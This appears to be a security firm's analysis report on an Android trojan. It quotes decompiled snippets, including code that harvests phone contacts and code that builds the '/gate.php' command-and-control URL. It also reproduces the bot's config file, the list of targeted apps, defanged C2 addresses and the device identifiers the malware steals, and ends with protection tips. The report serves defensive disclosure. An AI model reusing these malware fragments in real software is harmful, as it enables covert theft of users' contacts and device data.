
```
public final void c(Context context) {
    try {
        Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[]) null, (String) null, (String[]) null, (String
        String str = "";
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("data1"));
            String string2 = query.getString(query.getColumnIndex("display_name"));
            if (!string.contains("*") && !string.contains("#") && string.length() > 6 && !str.contains(string)) {
                str = str + string + " / " + string2 + ":end:";
            }
        }
        this.a.getClass();
```

The malware unpacks the file named “TEYJT.json” from the runtime. String values in the unpacked file are decoded by importing the “woman.appear.infant.b.c()” class. By performing these operations, the malware obtains the data to be used in functions.




```
public String c(String str, String str2) {
    return Base64.encodeToString(a(new b(str2.getBytes()).b(str.getBytes())).getBytes(), 0);
}

public String b(String str, String str2) {
    try {
        return new String(new b(str2.getBytes()).a(b(new String(Base64.decode(str, 0), this.c.Ja))));
    } catch (Exception unused) {
        return this.c.Oa;
    }
}
```

Nearly 300 encrypted data in the file named TEYJT.json has been decoded.



```
public String Ec = b("nvffsrkwejbbOWMwNTUzYmEzYjkzNjliZA==");
public String Ed = b("acrreqsdurggYTgwMGVhMDIzOWI5OGJhOWJlMWY5NTgyMWQ3NzhiOTI0ZjE1NzdlNzFjNTY0NjM0NmE=");
public String F = b("zivuomqzbwmkZDhmNzVlNzI1ZWUwMjIyMw==");
public String[] Fa = {b("bsntfgtcdyjnZWQ5Njg4NjQ1MmEwNjNlOGM5OTYxNzc0MWQ1ZmUxOTBjMWIyYTdmNmUxMTYwYTQ0YjY0MDk3"), b("engssfdhhcwfMWMxNTQyNWUyYWI1NDNjOThjMmZlODYzNmZkYmZj
public String Fb = b("aerqgssxezkpY2RiMTlmMDU=");
public String Fc = b("jlqjqwjpuktzZWU0ZTQ5ZTNkNjY4YmE=");
public String Fd = b("kqtytciplhdeNjI1MTM3NTk=");
public String G = b("cmlevsyonpxnMDg3MjMzYzY3Nzk0YTFmNTUw");
public String Ga = b("bmtflbdwvbtoOTkxZTVlZDNjMWE0YzNmYg==");
public String Gb = b("jwkkbbovpdiwNmEwODdhOWQ2NGRkOGI=");
public String Gc = b("jajoblvemgmaYzA0NDI2MjdkNGQ4NDA5NWFlNzQyZWU5OTA3YTZhZWEwMmU1MTZkNA==");
public String Gd = b("qmbywqgxpuyaOWI4NGIyZjY4YzdmMzkwNzRkODQ1NDI1M2I1Nw==");
public String H = b("pbjpfppjtlvxMmE0YjY3MTJhZmZhZmZmZWY3NDg3NzdiMTdkNGRk");
public String Ha = b("kgttftjvowanNjAyMWJiYmU2NTkxYmFjMA==");
public String Hb = b("nvvlmjhjrokhMmQ=");
public String Hc = b("tgglbudnhmtwNzcwZTUzNDMxMmMwZmEzZWRiNTM3YQ==");
public String Hd = b("lcivxqhjuwxlZmU4OTgyMGUxMjgxODM=");
public String I = b("zwpuvftbvjhjMGJjMzM3ZTJjNTYwYTk3N2M3MTA=");
```

It captures personal data such as e-mail, name, phone, address in files with the .vcf (Vcard) extension on the infected system.




```
public String toVCard() {
    VCardImpl vCardImpl = new VCardImpl();
    vCardImpl.setBegin(new BeginType());
    vCardImpl.setName(new NameType("" + getNickName()));
    vCardImpl.setFormattedName(new FormattedNameType("" + getVisualNickName()));
    if (!TextUtils.isEmpty(this.email)) {
        vCardImpl.addEmail(new EmailType("" + this.email));
    }
    vCardImpl.addExtendedType(new ExtendedType("X-WEBMONEY-ID", this.wmId));
    vCardImpl.setEnd(new EndType());
    VCardWriter vCardWriter = new VCardWriter(VCardVersion.V3_0);
    vCardWriter.setCompatibilityMode(CompatibilityMode.MAC_ADDRESS_BOOK);
    vCardWriter.setFoldingScheme(FoldingScheme.MIME_DIR);
    vCardWriter.setVCard(vCardImpl);
    return vCardWriter.buildVCardString();
}

public int compareTo(NRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu) {
    if (nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu != null) {
        String lowerCase = ("" + this.nickName).toLowerCase();
        return lowerCase.compareTo(("" + nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu.getNickName()).toLowerCase());
    }
    return ("" + this.nickName).compareTo("");
}
```

The messaging applications targeted by the malware are listed below;


com.android.vending	org.telegram.messenger	com.ubercab
com.whatsapp	com.tencent.mm	com.viber.voip
com.snapchat.android	com.instagram.android	com.imo.android.imoim
com.twitter.android	com.google.android.gm	com.mail.mobile.android.mail
com.connectivityapps.hotmail	com.microsoft.office.outlook	com.yahoo.mobile.client.android.mail
com.mail.mobile.android.mail		

The malware has its own config file. The contents of this file are given below.




```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<map>
    <string name="idbot">kcm4ne2uc0qkk2sj0</string>
    <string name="lockDevice">0</string>
    <string name="timeMails">-1</string>
    <string name="timeWorking">1240</string>
    <string name="statCards">0</string>
    <string name="urlAdminPanel">https://ourcoming.com</string>
    <string name="LogSMS">BLOCK DISABLE ACCESIBILITY SERVICE::endLog::BLOCK DISABLE ACCESIBILITY SERVICE::endLog::BLOCK DISABLE ADMIN::endLog::</string>
    <string name="activeDevice">0</string>
    <string name="nameInject"/>
    <string name="activityAccessibilityVisible">1</string>
    <string name="packageNameDefultSmsMenager">com.android.messaging</string>
    <string name="urls"/>
    <string name="autoClick">1</string>
    <string name="old_start_inj">0</string>
    <string name="timestop">0</string>
    <string name="app_inject"/>
    <string name="goOffProtect"/>
    <string name="display_width">768</string>
    <string name="logsContacts"/>
    <string name="packageNameActivityInject">woman.appear.infant.fgxti.wxlywrbmzmgadesj</string>
    <string name="actionSettingInection"/>
```

The malware listens to the GPS information of the device and sends a notification in case of any change in location. In this way, it can track location.




```
    qF qFVar;
    qC qCVar;
    this.a = r2;
    this.b = zzbg;
    AbstractC1203ql qlVar = null;
    if (iBinder == null || iBinder == null) {
        qFVar = null;
    } else {
        IInterface queryLocalInterface = iBinder.queryLocalInterface("com.google.android.gms.location.ILocationListener");
        if (queryLocalInterface instanceof qF) {
            qFVar = (qF) queryLocalInterface;
        } else {
            qFVar = new qH(iBinder);
        }
    }
    this.c = qFVar;
    this.d = pendingIntent;
    if (iBinder2 == null || iBinder2 == null) {
        qCVar = null;
    } else {
        IInterface queryLocalInterface2 = iBinder2.queryLocalInterface("com.google.android.gms.location.ILocationCallback");
        if (queryLocalInterface2 instanceof qC) {
            qCVar = (qC) queryLocalInterface2;
        } else {
            qCVar = new qE(iBinder2);
        }
    }
    this.e = qCVar;
    if (!(iBinder3 == null || iBinder3 == null)) {
        IInterface queryLocalInterface3 = iBinder3.queryLocalInterface("com.google.android.gms.location.internal.IFusedLocationProviderCallback");
        qlVar = queryLocalInterface3 instanceof AbstractC1203ql ? (AbstractC1203ql) queryLocalInterface3 : new C1205qn(iBinder3);
    }
    this.f = qlVar;
}
```

It checks if a USB device is plugged into the device.



```
/* compiled from: PG */
public final class C0208Ik extends BroadcastReceiver {
    private final /* synthetic */ ChromeUsbService a;

    public C0208Ik(ChromeUsbService chromeUsbService) {
        this.a = chromeUsbService;
    }

    public final void onReceive(Context context, Intent intent) {
        UsbDevice usbDevice = (UsbDevice) intent.getParcelableExtra("device");
        if ("android.hardware.usb.action.USB_DEVICE_ATTACHED".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService = this.a;
            chromeUsbService.nativeDeviceAttached(chromeUsbService.a, usbDevice);
        } else if ("android.hardware.usb.action.USB_DEVICE_DETACHED".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService2 = this.a;
            chromeUsbService2.nativeDeviceDetached(chromeUsbService2.a, usbDevice.getDeviceId());
        } else if ("org.chromium.device.ACTION_USB_PERMISSION".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService3 = this.a;
            chromeUsbService3.nativeDevicePermissionRequestComplete(chromeUsbService3.a, usbDevice.getDeviceId(), intent.getBooleanExtra("permission", false));
        }
    }
}
```

The malware can make changes to the secure store with “TRUST_STORE_CHANGED” and aims to change the key with “KEY_ACCESS_CHANGED”. It also tries to set the key value "X509Util" to view certificate information, convert certificates to various formats, sign certificate requests such as "mini CA" or edit certificate trust settings.




```
public final class C0304Mf extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        boolean z = true;
        if (Build.VERSION.SDK_INT < 26) {
            z = "android.security.STORAGE_CHANGED".equals(intent.getAction());
        } else if (!"android.security.action.KEYCHAIN_CHANGED".equals(intent.getAction()) && !"android.security.action.TRUST_STORE_CHANGED".equals(intent.getAction()) && (!"android.security.action.KEY_ACCESS_CHANGED".equals(intent.getAction())
            z = false;
        }
        if (z) {
            try {
                X509Util.c();
            } catch (CertificateException e) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e);
            } catch (KeyStoreException e2) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e2);
            } catch (NoSuchAlgorithmException e3) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e3);
            }
        }
    }
}
```

Network Analysis

It sends the following information about the hijacked mobile device to the command and control server.

OS version,
User's phone number,
Data on network connection,
MAC Address,
IMEI,
IMSI.

The malware adds the /gate.php directory to the IP addresses it keeps in memory and tries to access the command and control server.



```
public final String h(Context context, String str) {
    this.a.getClass();
    String g = g(context, "urlAdminPanel");
    com.example.modulebot.a.b bVar = new com.example.modulebot.a.b();
    StringBuilder sb = new StringBuilder();
    sb.append(g);
    this.a.getClass();
    sb.append("/gate.php");
    return bVar.a(sb.toString(), str);
}
```

The IP addresses it tries to access are listed below;

http[:]//172.67.188.63/gate[.]php
http[:]//ourcoming.com/gate[.]php
http[:]//104.21.48.227/gate[.]php

Protection Methods

Up-to-date antivirus software should be used.
The operating system should be kept up to date.
Installation of applications from third-party sources must be disabled in the Android settings.
Apk files should not be downloaded and installed from unknown sources other than official market accounts such as Google Play and App Store.
Anti-malware software (like Google Play Protect) should be installed, running and updated on devices.
While installing an application, application should be treated as suspicious if it asks for accessibility permission while installing, especially if it insists on obtaining this permission.
Unnecessary permissions should not be given to applications during their use. Temporary permits must be withdrawn after the work is done.
Multi-factor authentication should be used.
Users permissions to install and run unwanted software applications should be restricted. Users should not be added to the local administrators group unless necessary.
Care should be taken when opening email attachments.
Unnecessary services should be disabled on agency workstations and servers.
Suspicious email attachments should be scanned or removed.
Users web browsing habits should be monitored and access to sites with negative content should be restricted.
All software downloaded from the internet should be scanned before running.
Awareness of the latest threats should be maintained and appropriate access control lists should be implemented.

Analysis Team

Fatma Helin ÇAKMAK

https://www.linkedin.com/in/helin-cakmak

Baran BAŞIBÜYÜK

https://www.linkedin.com/in/baran-basibuyuk/

Taha HİCRET

https://www.linkedin.com/in/taha-hicret/